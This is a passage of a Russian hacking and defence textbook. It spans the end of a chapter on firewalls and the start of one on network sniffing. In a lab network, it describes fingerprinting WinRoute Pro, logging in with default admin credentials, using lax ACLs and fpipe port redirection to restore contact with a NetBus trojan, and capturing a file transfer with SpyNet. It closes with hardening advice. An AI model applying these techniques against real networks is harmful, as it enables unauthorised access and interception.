Расчет хакеров строится на том, что часто хостам локальной сети требуется связь со службами из глобальной сети. В этом случае брандмауэры настраиваются на пропуск пакетов, получаемых извне в ответ на запросы внутренних хостов; такие пакеты имеют особый признак - отсутствие флага синхронизации **SYN.** Поэтому поместив в первый фрагмент пакета номера портов хоста-отправителя и хоста-получателя пакета, и не поместив в первый фрагмент флаг **SYN,** можно успешно доставить пакет на внутренний хост - брандмауэр посчитает, что этот пакет доставлен в ответ на запрос внутреннего хоста по уже существующему соединению.

Другой недостаток маршрутизаторов с фильтрацией пакетов состоит в отсутствии проверки содержимого пакетов, что делает их непригодными для защиты от атак, управляемых данными. Эти атаки основаны на том, что проверка только заголовков пакетов не позволяет выявить, насколько безопасна информация, содержащаяся в пакете. Однако эта информация может включать в себя различные команды, параметры настройки и другую информацию, передача которой определенной службе сетевого хоста способна заставить службу выполнить действия, причиняющие вред компьютерной системе. Для отражения таких атак более эффективны другие методы, обеспечиваемые программными посредниками.

Программные посредники

Программные посредники полезны тем, что позволяют создавать более жесткие правила политики безопасности, чем это позволяют сделать шлюзы с фильтрацией пакетов. Для управления трафиком между хостами глобальной и локальной сети в шлюзах приложений используются специальные программы, называемые службами-посредниками. Поэтому для защиты каждого защищаемого шлюзом приложения требуется установить отдельную службу, без которой приложение не сможет предоставлять свои услуги сетевым пользователям. Далее служба-посредник может быть сконфигурирована для предоставления только определенной части услуг защищаемого приложения.

При использовании программных посредников авторизованные пользователи имеют возможность получать доступ к службам-посредникам, чтобы получить нужную им услугу, но им не разрешен доступ к шлюзу приложения, поскольку это несет угрозу безопасности брандмауэра. Программные посредники, в отличие от шлюзов приложений, запрещают прямой обмен пакетами между внутренними и внешними хостами. Например, служба-посредник FTP разрешает

прохождение трафика FTP через брандмауэр, и при подключении к FTP-порту брандмауэра исполняется служба FTP-посредник. Такие сеансы связи могут быть разрешены только при инициации FTP-соединения внутренними хостами сети, но сеансы блокируются, если запрос на FTP-соединение поступит от внешнего хоста.

Основное преимущество программных посредников состоит в возможности жесткого ограничения доступа ко всем приложениям и службам со стороны как внешних, так и внутренних хостов. Для решения такой задачи, как и в случае шлюзов с фильтрацией пакетов, используются правила фильтрации. Примером программного посредника можно назвать программу Deerfield Wingate Pro **(http://www.wingate.com).** Этот брандмауэр позволяет инсталлировать два компонента - серверный и клиентский. Серверный компонент, исполняемый на бастионном хосте, позволяет управлять сетевым трафиком от клиентских компонентов, реализуя защиту внутрисетевых компьютеров от внешних угроз.

Шлюзы с сохранением состояния и канальные шлюзы

Для достижения большего уровня безопасности используются также технологии создания *канальных шлюзов* и *шлюзов с сохранением состояния*. Канальные шлюзы напрямую соединяют TCP/IP-порты защитного хоста с сетевым хостом и не проверяют проходящий сетевой трафик, что позволяет увеличить быстродействие брандмауэра. С помощью канальных шлюзов можно создать гибридный бастионный хост, в котором исходящие сообщения передаются через канальный шлюз, а входящие сообщения проходят через программные посредники.

Шлюзы с сохранением состояния позволяют достичь большего уровня безопасности путем сохранения информации обо всех подключениях. При решении вопроса, разрешать ли подключение поступившему запросу, брандмауэр с сохранением состояния анализирует информацию, сохраненную при предыдущих запросах. При сохранении информации для каждого сеанса связи фиксируются параметры как самого соединения так и подключаемого приложения. Далее, при каждой новой попытке подключения, сохраненная информация применяется для оценки и сравнения с текущим запросом с целью разрешения или блокирования сеанса связи.

Шлюзы с сохранением состояния не ограничиваются анализом заголовков пакетов, а могут выполнять более сложные логические и математические проверки содержимого пакетов. Тем самым они сочетают возможности шлюзов приложений и маршрутизаторов с фильтрацией пакетов, обеспечивая более высокий уровень безопасности компьютерной системы.

Настройка экспериментальной сети

После того, как вы прочли теоретические сведения о брандмауэрах, логично возникает вопрос - а как это все исследовать на практике? Сейчас мы этим зай-

мемся, и построим свою собственную экспериментальную сеть, имитирующую (достаточно точно) ситуацию практического применения брандмауэров.

Автор в очередной раз предупреждает о неприемлемости использования изложенных далее средств хакинга в злонамеренных целях. Имейте в виду, что все описываемые далее атаки на брандмауэр могут очень не понравиться их жертвам. Поэтому ограничьтесь знакомством с описываемыми далее методами хакинга на экспериментальной сети, подобной описанной в этом разделе.

Для экспериментов мы выберем брандмауэр WinRoute Pro **(http://www.kerio.com)** фирмы Kerio Technologies Inc. Такой выбор обусловлен наличием у WinRoute множества функций - фильтрации пакетов, прокси-сервера, отображения портов (реализация канального шлюза), а также надежностью и простотой в работе.

Построим на основе нашей сети, которую мы нещадно эксплуатировали всю эту книгу, такую экспериментальную структуру. На компьютер **Alex-1** установим брандмауэр WinRoute Pro и сделаем **Alex-1** бастионным хостом, защищающим сервер **Sword-2000**. Компьютер **Alex-3** отключим от сервера **Sword-2000** и подсоединим к бастионному хосту **Alex-1** через дополнительный сетевой адаптер. В настройках TCP/IP протокола соединения **Alex-3** укажем новый IP-адрес **2.0.0.3** и маску сети **255.0.0.0.** Для нового подключения компьютера **Alex-1** зададим IP-адрес **2.0.0.1** с маской подсети также равной **255.0.0.0.**

Таким образом, мы получим локальную сеть Windows 2000 с IP-адресами хостов **1.0.0.1 и 1.0.0.7,** к которой через брандмауэр подключен компьютер **Alex-3** с IP-адресом **2.0.0.3.** Все свои атаки мы будем выполнять с компьютера **Alex-3,** имея целью получить доступ к серверу **Sword-2000,** на котором мы когда-то установили троянского коня NetBUS (см. Главу 14). С тех пор все изменилось, между клиентом и сервером NetBus возникло препятствие - брандмауэр WinRoute, и хакер потерял доступ к своему верному коню.

Многие думают, что если путь к компьютеру-жертве закрывает брандмауэр, то ничего уже нельзя сделать - путь для хакера закрыт. Однако повторяем, только наличие *правильно настроенного* брандмауэра может сделать такую задачу невыполнимой. Но ведь недаром говорится, что надежда умирает последней; администрирование брандмауэра - вещь не простая, и толковый хакер имеет шансы найти дыру в системе защиты. Посмотрим, как это можно сделать на практике.

Хакинг брандмауэра WinRoute Pro

Мы уже писали о том, что прежде чем приступить к «работе», уважающий себя хакер должен знать предмет своей атаки. Для этого ему приходится выяснять структуру атакуемой сети, используемые на хостах операционные системы, запущенные службы, открытые порты и т.д. Применительно к брандмауэрам хакеру,

прежде всего, следует определить, с каким брандмауэром ему придется вступить в сражение, поскольку от типа брандмауэра зависит способ его взлома. Эта задача называется инвентаризацией брандмауэра.

Инвентаризация брандмауэров

Сейчас мы покажем на практическом примере, как можно выявить тип брандмауэра, защищающего хост **Alex-1** (IP-адрес **1.0.0.7)** нашей экспериментальной сети. Первый шаг заключается в сканировании хостов локальной сети с целью выявления открытых портов и определения использующих порты служб. Мы применим для этого программу SuperScan, и на Рис. 16.5 представлена часть результатов сканирования сети в диапазоне IP-адресов **1.0.0.1 - 1.0.0.7,** с открытым списком портов бастионного хоста **Alex-1**.




Рис. 16.5. Сканирование определяет открытые порты почтовых сервисов брандмауэра WinRoute

Как видим, на хосте **Alex-1** открыты порты 25 и 110 серверов SMTP и POP3 и указано, что они принадлежат брандмауэру WinRoute Pro 4.1.30 - результат достигнут с первой попытки! Более того, дополнительное сканирование открытых портов хоста **Alex-1** показывает открытые порты 3128 прокси-сервера, используемого брандмауэром WinRoute Pro, и порта 3129, применяемого для удаленного администрирования WinRoute Pro (Рис. 16.6).




Рис. 16.6. Сканирование обнаруживает порты WinRouter Pro

Чтобы убедится в работоспособности почтовых серверов, работающих на хосте **Alex-1**, можно прибегнуть к утилите netcat, которую мы неоднократно применяли на протяжении всей книги для сбора маркеров открытых портов, т.е. сбора откликов, посылаемых в ответ на запрос подключения к порту, позволяющих судить о назначении портов. На Рис. 16.7 представлен результат запроса серверов SMTP (порт 25) и POP3 (порт 110) с помощью утилиты netcat.




Рис. 16.7. Запросы почтовых серверов брандмауэра показывают их полную готовность к работе

Результаты тестирования обнадеживают - почтовые серверы готовы к работе и к ним могут быть применены все те технологии хакинга почтовых сервисов, которые мы описывали в Главах 9 и 10 этой книги.

Таким образом, мы выполнили инвентаризацию брандмауэра WinRoute Pro с одной попытки. В действительности эта задача может усложниться, если исследуемый хост блокирует сканирование своих портов, скажем, с помощью системы IDS (Intrusion Detecting System - Система выявления вторжений в реальном режиме времени), либо брандмауэр блокирует отклики на сканирующие пакеты ICMP, как это позволяет сделать программа WinRoute.

Поэтому в более сложных случаях можно прибегнуть к процедуре отслеживания сетевых маршрутов, выполняемой с помощью утилит наподобие tracert из пакета W2RK. Если брандмауэр не пропускает ICMP-пакеты, то при попытке отследить маршрут к серверу **Sword-2000** мы получим отклик, представленный на Рис. 16.8.




*Рис. 16.8. На маршруте к **Sword-2000** – брандмауэр!*

Как можно заключить из сообщений, представленных на Рис. 16.8, на хосте **Alex-1** почти наверняка находится брандмауэр, который закрывает прохождение сканирующих пакетов извне (так оно и есть на самом деле). Таким образом, мы снова убеждаемся, что на пути к реализации нашей цели - доступу к компьютеру **Sword-2000** - лежит брандмауэр. Так что деваться некуда - необходимо решить задачу обхода брандмауэра, что позволит нам выполнить сетевой хакинг хоста **Sword-2000.** Для этого брандмауэр на атакуемом хосте следует либо отключить, либо обойти. Рассмотрим эти задачи по порядку.

Отключение брандмауэра WinRoute Pro

ЕСЛИ посмотреть в конец списка открытых портов хоста **Alex-1**, представленный на Рис. 16.6, то можно увидеть открытый порт 3129 для удаленного администрирования брандмауэра WinRoute Pro, и раз этот порт открыт - значит, можно попытаться получить удаленный контроль над брандмауэром. Для этого выполним следующие шаги:

> На хакерском компьютере (в нашем случае, на **Alex-3**) запустите программу администрирования брандмауэра WinRoute Pro либо выполнив двойной щелчок на значке брандмауэра на рабочем столе, либо командой меню

Пуск * Программы * WinRoute Pro ◆ WinRoute Administration (Start ◆ Programs * WinRoute Pro * WinRoute Administration). На экране появится диалог, представленный на Рис. 16.9.

> *В* поле **WinRoute Host** (Хост WinRoute) введите IP-адрес хоста с установленным и функционирующим брандмауэром WinRoute, в нашем случае – **1.0.0.7.**




Рис. 16.9. Подключение к удаленному брандмауэру WinRoute

После инсталляции брандмауэра WinRoute значение в поле **Username** (Имя пользователя) по умолчанию устанавливается равным **Admin,** а значение поля **Password** (Пароль) устанавливается пустым.

> Щелкните на кнопке **OK,** - и если администратор брандмауэра - ламер, вам отобразится диалог удаленного администрирования брандмауэра WinRoute (Рис. 16.10).




Рис. 16.10. Инструмент для администрирования брандмауэра WinRoute на хосте Alex-1 готов к работе!

Теперь ничто не мешает хакеру сделать с брандмауэром все что угодно - отключить фильтрацию пакетов, модифицировать списки ACL с целью создания потайного хода для последующих атак и так далее.

Как ни странно, описанный только что метод хакинга брандмауэров - это отнюдь не демонстрационный, «игрушечный» пример, оторванный от реальной жизни. В [3] отмечается, что число брандмауэров, в которых не удалена установленная по умолчанию учетная запись - великое множество. Так что не стоит отчаиваться, встретив брандмауэр WinRoute (или какой-то другой) - очень часто попытка подключения к брандмауэру с пустой учетной записью приводит к успеху.

В принципе, никто не мешает хакеру испытать различные вариации логинов и паролей, как это уже не раз описывалось в других главах книги - побольше фантазии! Однако что делать, если и это не приведет к успеху? В этом случае связь с агентом удаленного управления (трояном) восстановить путем отключения брандмауэра не удастся, и перед хакером встает задача организации связи в обход брандмауэра.

Обход брандмауэра Win Route Pro

Чтобы обойти защиту брандмауэра и наладить связь с запущенным на сервере трояном, хакер должен перед установкой трояна найти в защите брандмауэра дыру, через которую можно связываться с серверной компонентой трояна. Если же брандмауэр был установлен после установки трояна (бывает и так), то следует либо переустановить трояна, либо использовать утилиты перенаправления портов, позволяющие обойти защиту брандмауэра. Объясним поподробнее.

Как указано в [3], корректно настроенные брандмауэры для хакера практически не проходимы. Все дело в том, что для связи с трояном на атакуемом хосте требуется открыть TCP-порт, обеспечивающий обмен информацией между клиентской и серверной компонентами трояна. А корректно настроенный брандмауэр как раз и должен блокировать такие порты, пропуская трафик только от гарантированно безопасных источников и только через точно определенные порты хоста. Однако корректная настройка брандмауэра достаточно сложна и кропотлива, поэтому настойчивый и сообразительный хакер сможет найти лазейку даже в квалифицированно настроенном брандмауэре.

Одной из таких лазеек может быть порт бастионного хоста, открытый для внешних подключений. Найдя такой порт, хакер перенастраивает трояна на использование открытого порта. Как это сделать для трояна NetBUS, мы описывали в Главе 14. Другой вариант действий хакера - загрузка на бастионный хост утилиты перенаправления трафика, которая позволяет отправлять весь трафик, идущий на открытый порт брандмауэра, в порт сервера удаленного управления. Одной из таких утилит является fpipe, входящая в пакет программ foundstone_tools **(http://www.foundstonetools.com),** которая перенаправляет трафик, идущий на открытые порты TCP или UDP хоста, внутренней программе, порты которой закрыты брандмауэром.

В обоих случаях от хакера требуется найти открытый порт брандмауэра, а для этого необходимо определить правила фильтрации пакетов в списках ACL брандмауэра, т.е. выполнить инвентаризацию списков ACL брандмауэра.

инвентаризация списков ACL брандмауэра

Чтобы определить правила фильтрации пакетов, хранимые в списках ACL брандмауэра, применяется сканирование портов бастионного хоста с помощью утилит наподобие программы nmap **(http://www.insecure.org/nmap), к**

сожалению, полностью реализованной только для системы UNIX (для систем Windows NT/2000/XP на сайте предлагается испытать бета-версию). Принцип работы подобных утилит инвентаризации следующий. На исследуемый порт посылаются пакеты ICMP (что это такое, описано в Приложении D этой книги). Если порт открыт, то в ответ сканирующему хосту отсылаются пакеты ICMP с установленными в заголовках TCP флагами SYN и ACK. Если порт заблокирован, то информация об этом передается обратно в заголовке пакета ICMP; если порт фильтруется брандмауэром, то некоторые брандмауэры помещают сообщение о фильтрации порта в IP-заголовок ответного пакета.

Таким образом, анализируя структуру заголовков ответных пакетов ICMP, посылаемых на различные порты бастионного хоста (выявленные сканированием), можно достаточно точно установить, какое правило фильтрации пакетов ICMP, поступающих на сканированный порт, используется брандмауэром - порт может быть открытым, блокированным или фильтруемым. Для такого анализа лучше всего использовать специальные утилиты типа nmap (или hping (http://www.kyuzz.org/antirez), также реализованную пока только для Unix), но, к счастью, наша утилита SuperScan уже предоставила достаточные сведения об портах хоста Alex-1 - в списке портов на Рис. 16.5 можно заметить открытый порт FTP-сервера. Вот что это значит с точки зрения хакера.

Уязвимость протокола FTP

Протокол FTP регламентирует обмен информацией между сервером и клиентом FTP по сети TCP/IP при передаче файлов. Для выполнения передачи файлов FTP-клиент открывает на FTP-сервере два TCP-соединения (т.е. соединения, обмен с которыми регламентируется протоколом TCP). Первое соединение реализует канал передачи команд, а второе соединение - канал передачи данных. Для канала передачи команд на стороне FTP-сервера открывается стандартный порт с номером 21. Для канала передачи данных на стороне сервера порт может быть открыт двояким образом.

- В активном режиме клиент открывает на своей стороне пассивный (т.е. находящийся в режиме прослушивания) порт с произвольным номером, обычно с номером выше 1023, и передает его серверу, который в ответ открывает стандартный порт с номером 20. Для передачи или приема данных сервер устанавливает соединение с указанным номером порта клиента и открывает канал данных.
- В пассивном режиме клиент также открывает на своей стороне пассивный порт и передает серверу команду перехода в пассивный режим. В ответ сервер открывает пассивный порт с произвольным номером и передает его клиенту. Для передачи данных клиент открывает соединение с указанным портом и открывает канал данных.

Таким образом, в активном режиме открытие соединения TCP инициирует сервер, а в пассивном - клиент. Указанные тонкости открытия FTP-доступа часто

усложняют защиту соединения по протоколу FTP при использовании программ брандмауэров, поскольку заранее не известен номер порта, защиту которого следует настроить. И если администратор бастионного хоста сделает ошибку в настройке брандмауэра, у хакера появляется шанс. Эта ошибка называется нестрогим списком ACL.

Нестрогие списки ACL

В начале главы мы уже подчеркивали, что списки ACL должны составляться весьма тщательно, поскольку любая небрежность может открыть дорогу хакеру в защищаемую брандмауэром сеть. Любая мелочь - порядок применения правил, списки портов и протоколов доступа - все должно быть выверено очень четко. Однако вот какие ошибки очень часто встречаются при настройке брандмауэров. Может случиться так, что при создании правил фильтрации для TCP-портов компьютера **Alex-1** вместо разрешения доступа к портам FTP-сервиса в пассивном режиме с номерами портов свыше 1024 только для *доверенных* хостов, будут разрешены соединения для *всех* хостов, т.е. список правил фильтрации пакетов будет подобен представленному на Рис. 16.11. -




Рис. 16.11. Правила брандмауэра стали слишком либеральными – дверь в компьютер приоткрыта!

Ясно, что такой брандмауэр никак не помешает компьютеру **Alex-3** подсоединиться к агенту удаленного управления, скажем, трояну NetBUS, помещенному на компьютер **Alex-3,** поскольку по умолчанию TCP-порт для связи с сервером NetBus установлен равным 20034. Ясно, что основная причина такой удачи - небрежно составленный список ACL. Вместо точного указания доверенных хостов, которым разрешены подключения к сервису FTP в пассивном режиме, для «упрощения» настройки такие подключения разрешены всем хостам.

Эта же небрежность поможет реализовать обход брандмауэра перенаправлением трафика - скажем, раз у компьютера открыт порт 21, то перенаправив с помощью утилиты fpipe трафик с этого порта на порт 20034 установленного на хосте трояна, мы обойдем защиту брандмауэра. Однако с практической точки зрения такой метод не очень эффективен - ведь от хакера потребуется установка утилиты перенаправления на бастионном хосте, а эта задача ничем не проще переустановки трояна! Возможно, более эффективно использовать такие утилиты для перенаправления трафика с портов, которые почти всегда открыты - допустим, для Web-сервера это будет TCP-порт 80, - на порты агентов удаленного управления, и делать это сразу, вместе с установкой трояна.

Как бы там ни было, основой аспект задачи инвентаризации ACL состоит в поиске порта, пригодного для управления трояном через брандмауэр. Перед помещением на атакуемый хост троянского коня хакеру следует заранее позаботиться о возможности связи с ним, а если на входе стоит тщательно настроенный брандмауэр, то задача становится трудновыполнимой. Но вот если хакеру удастся найти дыру в списке ACL брандмауэра, то ему ничего не стоит настроить своего трояна на использование порта, допускаемого списком ACL. Вы уже поняли, что это не такая уж и безнадежная задача.

Заключение

Хорошо настроенный брандмауэр делает сетевой хост практически неуязвимым для сетевых атак, но на практике, как указано в [3], большинство брандмауэров представляют собой только полузакрытую дверь, и в оставшуюся щель вполне в состоянии проникнуть достаточно настойчивые и квалифицированные хакеры. В этой главе рассмотрены наиболее широко известные (но далеко не все) атаки на брандмауэры. Их основная цель состоит в установлении связи с функционирующей позади брандмауэра хакерской программой. Как мы видели, шансы у хакера не так уж и малы.

Антихакер же, исходя из всего этого, должен либо правильно настроить работу брандмауэра, либо вообще не подсоединяться к сети. Плохо настроенный брандмауэр - это открытые ворота в компьютерную систему. Во-первых, при настройке брандмауэра следует блокировать пакеты ICMP, поступающие на бастионный хост, что предотвратит сканирование брандмауэра. Блокирование выполняется настройкой правил фильтрации пакетов, и в случае программы WinRoute не вызывает проблем. Во-вторых, следует защититься от сбора маркеров, ограничив предоставляемую брандмауэром информацию в ответ на запросы. Однако не все брандмауэры позволяют выполнить такую процедуру. В-третьих, самое главное - это настройка правил фильтрации пакетов, что представляет собой весьма непростую задачу, и поиск недочетов в списках ACL - это то занятие, которому и хакер, и антихакер должны уделять большое внимание, каждый в своих целях.

ГЛАВА 17.

Перехват сетевых данных

В этой главе описаны технологии сетевого хакинга, основанные на перехвате сетевых пакетов. Хакеры используют такие технологии для прослушивания сетевого трафика с целью хищения ценной информации, для организации перехвата данных с целью атаки «человек посредине», для перехвата TCP-соединений, позволяющих, скажем, подменять данные, и выполнения других, не менее интересных действий. К сожалению, большая часть этих атак на практике реализована только для сетей Unix, для которых хакеры могут использовать как специальные утилиты, так и системные средства Unix [12]. Сети Windows, по всей видимости, обойдены вниманием хакеров, и мы вынуждены ограничиться при описании инструментов перехвата данных программами-сниферами, предназначенными для тривиального прослушивания сетевых пакетов. Тем не менее, не следует пренебрегать хотя бы теоретическим описанием таких атак, особенно антихакерам, поскольку знание применяемых технологий хакинга поможет предотвратить многие неприятности.

Сетевой снифинг

Для снифинга сетей Ethernet обычно используются сетевые карты, переведенные в режим прослушивания. Прослушивание сети Ethernet требует подключения компьютера с запущенной программой-снифером к сегменту сети, после чего хакеру становится доступным весь сетевой трафик, отправляемый и получаемый компьютерами в данном сетевом сегменте. Еще проще выполнить перехват трафика радиосетей, использующих беспроводные сетевые посредники, - в этом случае не требуется даже искать место для подключения к кабелю. Или же злоумышленник может подключиться к телефонной линии, связывающей компьютер с сервером Интернета, найдя для этого удобное место (телефонные линии обычно проложены в подвалах и прочих малопосещаемых местах без всякой защиты).

Для демонстрации технологии снифинга мы применим весьма популярную программу-снифер SpyNet, которую можно найти на многих Web-сайтах. Официальный сайт программы SpyNet находится по адресу http://members.xoom.com/layrentiu2/, на котором можно загрузить демо-версию программы.

Программа SpyNet состоит из двух компонентов - CaptureNet и PipeNet. Программа CaptureNet позволяет перехватывать пакеты, передаваемые по сети Ethernet на сетевом уровне, т.е. в виде кадров Ethernet. Программа PipeNet позволяет собирать кадры Ethernet в пакеты уровня приложений, восстанавливая, например, сообщения электронной почты, сообщения протокола HTTP (обмен информацией с Web-сервером) и выполнять другие функции.

К сожалению, в демо-версии SpyNet возможности PipeNet ограничены демонстрационным примером сборки пакета HTTP, так что мы не сможем продемонстрировать работу SpyNet в полном объеме. Однако мы продемонстрируем возможности сетевого снифинга SpyNet на примере нашей экспериментальной сети, передав текстовый файл с хоста **Sword-2000** на хост **Alex-3** с помощью обычного проводника Windows. Одновременно на компьютере **Alex-1** мы запустим программу CaptureNet, которая перехватит переданные пакеты и позволит прочитать содержимое переданного файла в кадрах Ethernet. На Рис. 17.1 представлен текст секретного сообщения в файле **secret.txt;** мы постараемся найти этот текст в перехваченных кадрах Ethernet.




Рис. 17.1. Текст секретного сообщения в окне Notepad

Для перехвата кадров Ethernet выполните такие действия.

> На компьютере **Alex-3** запустите программу CaptureNet. В отобразившемся рабочем окне программы выберите команду меню **Capture** ◆ **Start** (Захват * Запуск) и запустите процесс перехвата сетевых кадров.

> Средствами проводника Windows скопируйте файл **security.txt** с компьютера **Sword-2000** на **Alex-3**.

➤ После передачи файла **secret.txt** выберите команду меню **Capture** ◆ **Stop** (Захват ◆ Стоп) и остановите процесс перехвата.

Перехваченные кадры Ethernet отобразятся в правой части рабочего окна программы CaptureNet (Рис. 17.2), причем каждая строка в верхнем списке представляет кадр Ethernet, а под списком отображается содержимое выбранного кадра.




Рис. 17.2. Кадр Ethernet содержит текст секретного сообщения

Просмотрев список перехваченных кадров, мы без труда найдем тот из них, который содержит переданный нами текст **This is a very big secret** (Это очень большой секрет).

Подчеркнем, что это - самый простой пример, когда записывался весь перехваченный сетевой трафик. Программа CaptureNet позволяет перехватывать пакеты, пересылаемые по определенным протоколам и на определенные порты хостов, выбирать сообщения с определенным содержимым и накапливать перехваченные данные в файле. Техника выполнения таких действий несложна, и ее можно освоить по справочной системе программы SpyNet.

Кроме примитивного прослушивания сети, хакерам доступны более изощренные средства перехвата данных. Ниже приведен краткий обзор таких методов, правда, в теоретическом аспекте. Причина в том, что для сетей Windows практическая реализация атак перехвата данных крайне ограничена, и набор надежных утилит для атак перехвата довольно скуден.

Методы перехвата сетевого трафика

Прослушивание сети с помощью программ сетевых анализаторов, подобных приведенной выше CaptureNet, является первым, самым простым способом перехвата данных. Кроме SpyNet для снифинга сетей используется множество инструментов, изначально разрабатываемых для целей анализа сетевой активности, диагностирования сетей, отбора трафика по указанным критериям и других задач сетевого администрирования. В качестве примера такой программы можно назвать tcpdump **(http://www.tcpdump.org),** которая позволяет записывать сетевой трафик в специальный журнал для последующего анализа.

